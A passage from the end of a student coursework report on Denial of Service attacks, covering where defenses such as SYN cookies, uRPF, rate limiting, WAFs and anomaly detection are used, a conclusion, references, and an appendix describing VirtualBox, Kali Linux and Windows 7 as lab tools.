Simple to deploy on web servers (Apache, NGINX).

Aids in reducing Slowloris and HTTP POST assaults.

Guarantees quicker removal of inactive sessions.

Enhances the responsiveness of the server.

Decreases misuse of simultaneous connections.

**Disadvantages**:

Chance of cutting off gradual yet valid users.

Adjusting thresholds necessitates analyzing user behavior.

Ineffective against rapid volumetric assaults.

Might necessitate modifications to the application code.

Doesn't prevent attack traffic—just lessens its effect.

Unable to identify covert low-bandwidth threats without assistance.

## 5.2. Application areas

### 5.2.1. Unicast Reverse Path Forwarding (uRPF)

**Network Infrastructure**: By ensuring that inbound packets can get a return route to the fake source IP, IP spoofing is avoided.

**DDoS Protection**: Efforts to remove reflection attacks (e.g., DNS/NTP amplification) involve rejection of Spoofing traffic.

**Edge/ISP Networks**: It is regularly used along the edges of networks (for example routers or firewalls).

### 5.2.2. SYN Cookies

**TCP-Based Services**: The mitigates half open connection exhaustion to protect against SYN flood attacks.

**Web Servers**: Used in HTTP/HTTPS services to provide availability in time of attacks.

**Stateful Devices**: Used in load balancers, firewalls and servers dealing with high connection loads.

### 5.2.3. TCP Intercept

**Stateful Firewalls/Routers**: Monitors and proxy the TCP connection in order to mitigate SYN floods.

**Legacy Systems**: Supports devices not having native SYN cookie support.

**Enterprise Networks**: Awarded to perimeter devices to protect internal servers.

### 5.2.4. Rate Limiting

**Network Traffic Control**: Throttles too many requests (viz., ICMP floods, abuse of API).

**APIs/Web Applications**: Restricted the ability to repeat request from the similar IP to avoid brute force attack.

**Botnet Mitigation**: Limits movement of traffic from suspicious origin (e.g. IoT botnets).

### 5.2.5. Intrusion Detection / Prevention Systems (ID / IPS).

**Network Security**: detects and stops known attack patterns, such as SQLi, XSS, and vulnerabilities.

**Data Centers**: Holds east-west traffic for movement in lateral flows.

**Compliance**: Security rules, such as the Payment Card Industry Data and HIPAA, are enforced.

### 5.2.6. Anycast Network Distribution

**DDoS Resilience**: Broadcasts attack traffic to numerous geolocated servers.

**CDNs/DNS Services**: Increases availability (e.g. Cloudflare, AWS Shield).

**Global Services**: This can be used for authoritative DNS, VoIP and ca-valuable web apps.

### 5.2.7. Web Application Firewall (WAF)

**Web Apps/APIs**: Blocks OWASP Top 10 threats (for example, injection, CSRF).

Cloud Services: Saa Sa Paas Deployments for protection (for e.g. AWS WAF, Azure WAF).

**E-Commerce**: Guaranties payment gateways and customer data.

### 5.2.8. AI-Based Anomaly Detection

**Behavioral Analysis**: Detects zero-day attacks using machine learning (i.e., unusual patterns of traffic).

**IoT Security**: Identifies poor devices in smart networks.

**Financial Systems**: Real time flags false transactions.

### 5.2.9. Application-Level Timeouts and Connection Limits

**Server Hardening**: Avoids resource shortage (i.e. HTTP/SMTP connection pools).

**Microservices**: Implements scaling restrictions in environments of containerized nature.

**Database Security**: Closes idle connections thus mitigating slowloris attacks.

Every technique attacks vector and using them together (defense-in-depth) ensures the maximum of protection. For example:

uRPF + Rate Limiting for volumetric DDoS attack.

## 6. Conclusion

This practical work delivered crucial operating experience about Denial of Service (DoS) attacks as well as showing their effectiveness in current security network systems. Research and laboratory work combined to demonstrate to the students how DoS attacks exploit network protocol vulnerabilities developing TCP SYN floods and UDP floods which prevent legitimate users from accessing services. According to the study, simple tools have the capacity to produce devastating network-crippling attacks, which security organizations use as a distraction from more severe risks like data theft and virus spread.

According to this study, DoS attacks cause serious operational and financial loss that extends long past brief service interruptions. These consequences include significant downtime losses together with data protection penalties which result in enduring reputational damage leading to customer loss. The student achieved concrete comprehension of security breach effects on large organizations by studying actual cyberattacks on established institutions. The research examined critical defensive measures involving SYN cookies for distinguishing valid from malicious traffic and traffic rate limiting for congestion management together with intrusion detection systems powered by machine learning to detect abnormal behavior.

Overall, the project improved technical knowledge of network security and expanded comprehension of the continuous struggle between cyber attackers and defenders. Research findings indicate that cybersecurity experts need to develop flexible defense strategies to fight the ever evolving cyberthreats. It developed new research interests to use behavioral analysis and artificial intelligence with emerging technologies in proactive defense system development while working on this project, which helped me lay a strong academic and professional foundation. Overall secure procedures were identified in the coursework as being crucial to safeguarding the digital foundation that supports our current linked environment.

## 7. References

Aleksandar Kuzmanovic, E. W. K., 2003. *Low-Rate TCP-Targeted Denial of Service Attacks.* US, the 2003 conference.

a, M. G., March 2007. Adversarial exploits of end-systems adaptation dynamics. *Journal of Parallel and Distributed Computing,* 67(3), pp. 318-335.

Amrodia, V., 2014. *TCP intercept Feature on the ASA device.* [Online] Available at: https://community.cisco.com/t5/security-knowledge-base/tcp-intercept-feature-onthe-asa-device/ta-p/3134582 [Accessed 18 April 2025].

Anon., 2024. *Softonic.* [Online] Available at: https://windows-7-home-premium.en.softonic.com/ [Accessed 27 March 2025].

Anon., May 11, 2018. *Layer Seven DDoS Attacks.* USA: s.n.

Arbor, N., 2014. *netscout.* [Online] Available at: https://www.netscout.com/ [Accessed 30 march 2025].

Bendovschi, A., 2015. Cyber-Attacks – Trends, Patterns and Security Countermeasures. 13 April, pp. 24-31.

CacheFly Team, 2023. *Anycast Network Explained: The Future of Internet Routing and DDoS Mitigation.* [Online] Available at: https://www.cachefly.com/news/anycast-network-explained-the-future-of-internetrouting-and-ddos-mitigation/ [Accessed 18 April 2025].

Carl, G., Kesidis, G., Brooks, R. & Rai, S., 2006. Denial-of-service attack-detection techniques. *, IEEE Internet computing,* 10(1), pp. 82-89.

Centre, N. C. S., 2016. *Denial of Service (DoS) guidance,* London: National Cyber Security Centre.

Chao-yang, Z., 20-21 August 2011. *DOS Attack Analysis and Study of New Measures to Prevent.* China, International Conference on Intelligence Science and Information Engineering, pp. 426429.

Chao-yang, Z., 20-21 August 2011. *DOS Attack Analysis and Study of New Measures to Prevent.* Wuhan, China, 2011 International Conference on Intelligence Science and Information Engineering.

Chen, J.-C., Jiang, M.-C. & Liu, Y.-w., 28 February 2005. IEEE Wireless Communications. *Wireless LAN security and IEEE 802.11i,* 12(1), pp. 27 - 36.

Cisco, 2019. *Understanding URPF.* [Online] Available at: https://www.cisco.com/c/en/us/td/docs/iosxr/ncs5xx/system-security/76x/b-systemsecurity-cg-76x-ncs540/implementing-urpf.pdf [Accessed 18 April 2025].

Cisco, 2019. *What is WAF?.* [Online] Available at: https://www.cisco.com/site/us/en/learn/topics/security/what-is-web-applicationfirewall-waf.html
[Accessed 18 April 2025].

Cloudfare, 2024. *What is rate limiting? | Rate limiting and bots.* [Online] Available at: https://www.cloudflare.com/learning/bots/what-is-rate-limiting/ [Accessed 19 April 2025].

David Dittrich, P. R. S. D., 2004. *Internet Denial of Service: Attack and Defense Mechanisms (Radia Perlman Computer Networking and Security).* USA: {Prentice Hall PTR}.

Dittrich, D., september 29,2016. The DoS Project's 'trinoo' distributed denial of service attack tool. *The DoS Project's 'trinoo' distributed denial of service attack tool.*

DN.org, 2024. *Anycast DNS Architecture: Pros, Cons and Best Practices.* [Online] Available at: https://dn.org/anycast-dns-architecture-pros-cons-and-best-practices/
[Accessed 19 April 2025].

edu.gcfglobal.org, 2010. *GCFGlobal.* [Online] Available at: https://edu.gcfglobal.org/en/windows7/exploring-windows-7/1/ [Accessed 26 March 2025].

EITCA, 2024. *How do SYN cookies work to mitigate the effects of SYN flood attacks, and what are the key components involved in encoding and decoding the sequence number to verify the legitimacy of a TCP connection?.* [Online]

Available at: https://eitca.org/cybersecurity/eitc-is-acss-advanced-computer-systemssecurity/network-security/network-security-network-security/examination-review-networksecurity-network-security/how-do-syn-cookies-work-to-mitigate-the-effects-of-syn-floodattacks-an
[Accessed 18 April 2025].

Esra Altulaihan, M. A. A. a. A. A., 2024. *Anomaly Detection IDS for Detecting DoS Attacks in IoT.* [Online]
Available at:
https://www.researchgate.net/publication/377623743_Anomaly_Detection_IDS_for_Detecting_DoS_Attacks_in_IoT_Networks_Based_on_Machine_Learning_Algorithms [Accessed 18 April 2025].

g0tmi1k, 2024. *Kali.org.* [Online]
Available at: https://www.kali.org/docs/introduction/what-is-kali-linux/ [Accessed 26 March 2025].

Gulshan Kumar (from Shaheed Bhagat Singh State Technical Campus, F. P. I., 2016. Denial of service attacks – an updated perspective. Volume 4, pp. 285-294.

GulshanKumar, 2016. Denial of service attacks – an updated perspective. 4(1), pp. 285-294.

GulshanKumar, 2016. Denial of service attacks–an updated perspective. *SYSTEMSSCIENCE&CONTROLENGINEERING:ANOPENACCESSJOURNAL,201,* 4(1), pp. 285-294.

Hadeel S. Obaid, N. A. A.-S., 2019. Internet of Things and Wireless Sensor Networks for Environmental Noise Sensing Issues and Challenges. *Journal of Southwest Jiaotong University,* 54(6), pp. 0258-2724.

heimdal, 2024. *heimdalsecurity.* [Online]
Available at: https://heimdalsecurity.com/blog/syn-flood/
[Accessed 30 march` 2025].

hexasoft, 2024. *Anycast explained: Advantages and drawbacks.* [Online]

Available at: https://blog.ip2location.com/knowledge-base/anycast-explained-advantages-anddrawbacks/
[Accessed 19 April 2025].

Hub, C. E., 2023. *Understanding Denial-of-Service(DoS)Attacks: Methods and Mitigation.* [Online]
Available at: https://www.pynetlabs.com/difference-between-dos-and-ddos-attack/
[Accessed 15 October 2023].

IBM, 2023. *Types of cyber threats.* [Online]
Available at: https://www.ibm.com/think/topics/cyberthreats-types
[Accessed 29 March 2025].

Imperva, 2025. *Cyber Attack.* [Online]
Available at: https://www.imperva.com/learn/application-security/cyber-attack/
[Accessed 29 March 2025].

Justin, 2023. *Pros and Cons of a Web Application Firewall (WAF).* [Online]
Available at: https://eatcodelive.com/2023/10/30/pros-and-cons-of-a-web-application-firewallwaf/
[Accessed 19 April 2025].
Kali Linux, 2020. *Kali linux.* [Online]

Available at: kali.org
[Accessed 26 march 2025].

Ko, C., Ruschitzka, M. & Levitt, K., 04-07 May 1997. *Execution monitoring of security-critical programs in distributed systems: a specification-based approach.* Oakland, CA, USA, Proceedings. 1997 IEEE Symposium on Security and Privacy (Cat. No.97CB36097).

Kumar, G., October 2016. Denial of service attacks – an updated perspective. *SYSTEMS SCIENCE & CONTROL ENGINEERING: AN OPEN ACCESS JOURNAL, 2016,* Volume 4, pp. 285-294.

Longstaff, T., 2006. *CERT RESEARCH,* USA: CERT/ CCatistics.

Manzano, Y., 2003. *ACM Digital library.* [Online] Available at: https://dl.acm.org/doi/10.1145/973381.973385 [Accessed 1 April 2025].

Mishra, S., 2024. *Softonic.* [Online] Available at: https://windows-7-home-premium.en.softonic.com/ [Accessed 26 March 2025].

Mitko Bogdanoski, T. S. A. R., June 2013. Analysis of the SYN flood DOS attack. *International Journal of Computer Network and Information Security,* 5(8), pp. 1-11.

Oracle, 2021. *Oracle VM VirtualBox Overview.* [Online] Available at: https://www.oracle.com/assets/oracle-vm-virtualbox-overview-2981353.pdf [Accessed 26 March 2025].

Parker, D., January 2007. The dark side of computing: SRI international and the study of computer crime. *IEEE Annals of the History of Computing,* 29(1), pp. 3-15.

Popeskic, V., 2011. *Telnet attacks ways to compromise remote.* [Online] Available at: https://howdoesinternetwork.com/2011/telnet-attacks [Accessed 1 april 2025].

Prolexic, July 28, 2014, . *Prolexic: Q1 2014 global ddos attack report (2014a). Retrieved.* [Online] Available at: http://www.stateoftheinternet.com/resources-web-security-2014-q1-global-ddosattack-report.html
[Accessed 30 march 2025].

Qijun Gu, P. ,. P. L., 2008. *Denial of Service Attacks.* [Online] Available at: https://s2.ist.psu.edu/paper/DDoS-Chap-Gu-June-07.pdf [Accessed 21 march 2025].

Qijun Gu, P. L., 2013. *Denial of Service Attacks.* [Online] Available at: https://s2.ist.psu.edu/paper/DDoS-Chap-Gu-June-07.pdf [Accessed 31 march 2025].

Rapid7, 2017. *The Pros & Cons of Intrusion Detection Systems.* [Online] Available at: https://www.rapid7.com/blog/post/2017/01/11/the-pros-cons-of-intrusion-detectionsystems/
[Accessed 19 April 2025].

RKplus, 2024. *Advantages and disadvantages of TCP.* [Online] Available at: https://w3colleges.org/advantages-and-disadvantages-of-tcp/
[Accessed 19 April 2025].

S.Obaid, H., 2020. Denial of Service Attacks: Tools and Categories. *International Journal of Engineering Research & Technology (IJERT),* 9(03).

Samarth Shah, E. P., 2019. Adaptive Rate Limiting for Microservices. *International Journal of current science,* 9(1), p. 44.

Sheng, Y. et al., 13-18 April 2008. *Detecting 802.11 MAC Layer Spoofing Using Received Signal Strength.* Phoenix, AZ, USA, IEEE.

Spiceworks, 2022. *What Is Intrusion Detection and Prevention System? Definition, Examples, Techniques, and Best Practices.* [Online] Available at: https://www.spiceworks.com/it-security/vulnerability-management/articles/what-isidps/
[Accessed 18 April 2025].

Team, C. W., 2023. *What is SYN Attack? How Does the Attack Works ?.* [Online]
Available at: https://cybersecuritynews.com/syn-attack/#google_vignette
[Accessed 19 April 2025].

team, I. e., 2023. *IONOS.* [Online] Available at: https://www.ionos.com/digitalguide/server/security/udp-flood/ [Accessed 31 march 2025].

Tech, L. W., 2021. *Lighted Ways Technology.* [Online]

Available at: https://www.lightedways.com/2021/01/understanding-modern-day-dos-attacks.html [Accessed 31 march 2025].

The Penetration Testing Execution Standard, 2014. *High Level Organization of the Standard.* [Online]
Available at: http://www.pentest-standard.org/index.php/Main_Page [Accessed 18 April 2025].

X Xing, E. S. D. B. T. S., 2008. *IEEE GLOBECOM 2008-2008 IEEE Global Telecommunications Conference, 2008.* New Orleans, IEEE .

Yuchong Li, Q. L., 2021. A comprehensive review study of cyber-attacks and cyber security. *Energy Reports,* Volume 7, pp. 8176-8186.

Zhiyuan Tan, A. J. X. H. P. N., 2014. A System for Denial-of-Service Attack Detection Based on Multivariate Correlation Analysis. *IEEE Transactions on Parallel and Distributed Systems ,* 25(2), pp. 447-456.

# 8. Appendix

## 8.1. Tools required

Tools we used to demonstrate the attack in this coursework.

### 8.1.1. Oracle VirtualBox

Oracle VM VirtualBox Enterprise enables users to execute several operating systems such as Microsoft Windows Linux and macOS through a single-machine setup. The platform addresses IT professionals and developers who need it to test and develop solutions and demonstrate and deploy them across multiple system platforms. The base package of Oracle VM VirtualBox is accessible without charge and functions as an open-source platform, but users need a commercial license of the Extension Pack for business purposes to access USB 2.0/3.0 support, VirtualBox Remote Desktop Protocol (VRDP), disk-image encryption and Oracle Cloud Infrastructure capabilities.

The popularity of Oracle VM VirtualBox stems from its performance excellence together with user-friendly interface which enables open source and cloud development through its virtual machine deployment and cloud-based operations. End users employ Oracle VM VirtualBox to fulfill multiple business requirements through its capability as a cloud development environment and its functions for QA and testing applications and its deployment for pre-sales demonstrations along with its role as a secure training environment. (Oracle, 2021)

*Figure 36: VirtualBox (Oracle, 2021).*

### 8.1.2. Kali Linux

Kali Linux operates as an open-source Linux distribution which derives from Debian and functions for penetration testing at advanced levels and for thorough security assessments. Kali Linux started as BackTrack Linux and presents itself at no cost to anyone from information security experts through to ordinary cyber enthusiasts. The distribution stands out due to its collection of purposebuilt tools and specific configurations and specialized scripts that simplify complex tasks like digital forensics and advanced software reverse engineering and detailed security vulnerability discovery. The documentation of Kali Linux targets penetration testers by assuming their basic knowledge of Linux OS combined with practical experience of its operation. Free of cost is the main feature of Kali Linux with additional core elements that include transparent open-source development through Git trees and Filesystem Hierarchy Standard navigation and extensive hardware and wireless device support and security assessment necessary wireless kernel with injection patches. Security stands as the main focus of development while a trusted small team monitors every update made to the distribution. The entire software package delivery system along with all repositories uses GPG signature technology for verifying authenticity and maintaining package integrity. (g0tmi1k, 2024)

*Figure 37: Kali Linux (Kali Linux, 2020).*

### 8.1.3. Windows 7

Microsoft developed Windows 7 as the following operating system version for personal computers after Windows Vista. Windows 7 offers a user-friendly Graphical User Interface (GUI) for visual interaction because it operates as the core software platform for application and system management. Microsoft dedicated Windows 7 to simplifying PC operations through innovative features such as improved Task Bar performance and instant file and media searches as well as the simplified networking functionality of Homegroup. The software enhancement package delivered faster startups together with increased speed for sleep modes and resume times and lower system memory requirements and rapid USB device detection abilities. Windows 7 provided a new Taskbar alongside System Tray redesign which is combined with faster system startup operation and Libraries to improve file structure organization. The new operating system functioned with Vista and XP. Users coming from XP experienced dual significant changes through a new Start Menu layout and their access to Aero functions including Snap, Shake and Peek. The performance enhancements of Windows 7 operated based on hardware system specifications of each user. Aero interface combined with Jump Lists on the expanded Taskbar and effective search tools within the Start Menu and Libraries functioned as the essential features. The process of upgrading to

Windows XP proved complex than the Windows Vista upgrade path according to comments shared in the interview. (edu.gcfglobal.org, 2010)

*Figure 38: Windows 7 (Mishra, 2024).*